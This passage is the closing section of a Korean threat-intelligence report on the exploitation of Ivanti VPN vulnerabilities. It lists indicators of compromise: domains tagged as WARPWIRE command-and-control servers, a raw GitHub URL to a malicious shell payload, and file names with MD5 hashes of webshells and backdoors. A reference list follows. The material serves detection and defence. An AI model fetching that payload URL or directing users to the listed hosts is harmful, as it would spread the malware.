135	entraide-internationale.fr	DE	WARPWIRE variant C2 server
136	gpoaccess.com	GB	Malicious URL
137	line-api.com	MY	WARPWIRE variant C2 server
138	miltonhouse.nl	NL	WARPWIRE variant C2 server
139	raw.githubusercontent.com/momika233/test/main/m.sh	-	Malicious payloads exploiting
140	secure-cama.com	IS	WARPWIRE variant C2 server
141	symantke.com	GB	WARPWIRE C2 server
142	webb-institute.com	GB	Malicious URL

■ 악성코드 정보

No	파일명	MD5	유형
1	calender_ahmax_20110812150632.php	1C59D5834F6C57FD9CA31F7E83F3BEDE	웹쉘
2	frpc	70451BFCA62C0604D1B3E9B6FC92C7C0	리버스커넥션
3	Cav-0.1-py3.6.egg	3045f5b3d355a9ab26ab6f44cc831a83	CHAINLINE 웹쉘
5	compcheckresult.cgi	3d97f55a03ceb4f71671aa2ecf5b24e9	CHAINLINE 웹쉘
6	lastauthserverused.js	2ec505088b942c234f39a37188e80d7a	LIGHTWIRE 웹쉘
7	lastauthserverused.js	8eb042da6ba683ef1bae460af103cc44	WARPWIRE 자격 증명
8	lastauthserverused.js	a739bd4c2b9f3679f43579711448786f	WARPWIRE 자격 증명
9	lastauthserverused.js	a81813f70151a022ea1065b7f4d6b5ab	WARPWIRE 자격 증명
10	lastauthserverused.js	d0c7a334a4d9dcd3c6335ae13bee59ea	WARPWIRE 자격 증명
11	lastauthserverused.js	e8489983d73ed30a4240a14b1f161254	WARPWIRE 자격 증명
12	sessionserver.sh	677c1aa6e2503b56fe13e1568a814754	-
13	visits.py	6de651357a15efd01db4e658249d4981	-
14	DSUserAgentCap.pm	e4fe3a314a3aee5aee9c55787a33671c	BUSHWALK 활성화 도구
15	querymanifest.cgi	e48716521dc48425feae71bc9dc768cd	BUSHWALK 변종
16	diskCounters	8c4b32e8ee9e0b2f8dab01364971ffff	DSUserAgentCap.pm 드로퍼
17	diskmonitor	e33a3a90f1f8fa6d8f17bc6151b027d6	DSUserAgentCap.pm 암호화 도구
18	diskAnalysis	6c58b8b1e3b36a5a124afd110c109ebc	BUSHWALK 변종 암호화
19	plugin.jar	b76d7890a7a7ff6d0b1151a8251e318f	PITFUEL SparkGateway 플러그인
20	gateway.conf	9e0941c4851d414b5d25dd15872c3e47	PITFUEL SparkGateway 설정 파일
21	libchilkat.so	fd83b3e9db57838b62c5baf8218ce5a8	LITTLEAMB.WOOLTEA 백도어
22	libaprhelper.so	2ddeca6511506fe435dc1f63b4cf061c	PITSOCK 백도어
23	security.jar	f64a799ff16aded3f4d6706ffbd7e6dd	PITDOG SparkGateway 플러그인
24	gateway.conf	fb973c8bbfdba234ea83ee20084dcac9	PITDOG SparkGateway 설정파일
25	mem.rd	5368b1122c10fa7850f44d3e16fc18fb	PITHOOK 백도어
26	memorysCounter	31a591a28198f05e9ab4d12609a9ce81	Kubo Injector
27	dsAgent	5f561f217a8046de8cadf418ef4dfda0	PITSTOP 백도어
28	category.py	465600cece80861497e8c1c86a07a23e	FRAMESTING Webshell

7. 참조 URL

1. Ivanti VPN 취약점 (2.3 Ivanti VPN 취약점 발생원인 상세 분석)

https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis
https://attackerkb.com/topics/FGlK1TVnB2/cve-2024-21893/rapid7-analysis?referrer=search
https://blog.cloudflare.com/how-cloudflares-ai-waf-proactively-detected-ivanti-connect-secure-critical-zero-day-vulnerability-ko-kr

2. 취약점 악용 공격 사례

https://www.cisa.gov/news-events/directives/ed-24-01-mitigate-ivanti-connect-secure-and-ivanti-policy-secure-vulnerabilities
https://therecord.media/cisa-takes-two-systems-offline-following-ivanti-compromise
https://www.crn.com/news/security/2024/cisa-breached-via-ivanti-vpn-vulnerabilities-report?itc=refresh
https://www.cybersecuritydive.com/news/cisa-attacked-ivanti-cve-exploits/709893/
https://www.bleepingcomputer.com/news/security/cisa-cautions-against-using-hacked-ivanti-vpn-gateways-even-after-factory-resets/
https://therecord.media/mitre-breached-ivanti-zero-days
https://thehackernews.com/2024/04/mitre-corporation-breached-by-nation.html
https://www.threatdown.com/blog/mitre-breached-through-ivanti-connect-secure-vulnerabilities/
https://www.bleepingcomputer.com/news/security/mitre-says-state-hackers-breached-its-network-via-ivanti-zero-days/

3. 침해지표 IoC

https://www.cisa.gov
https://www.orangecyberdefense.com
https://unit42.paloaltonetworks.com
https://www.mandiant.com

안녕을 지키는 기술 | SK 쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 | SK쉴더스 MSS사업그룹 Top-CERT
제　작 | SK쉴더스 마케팅그룹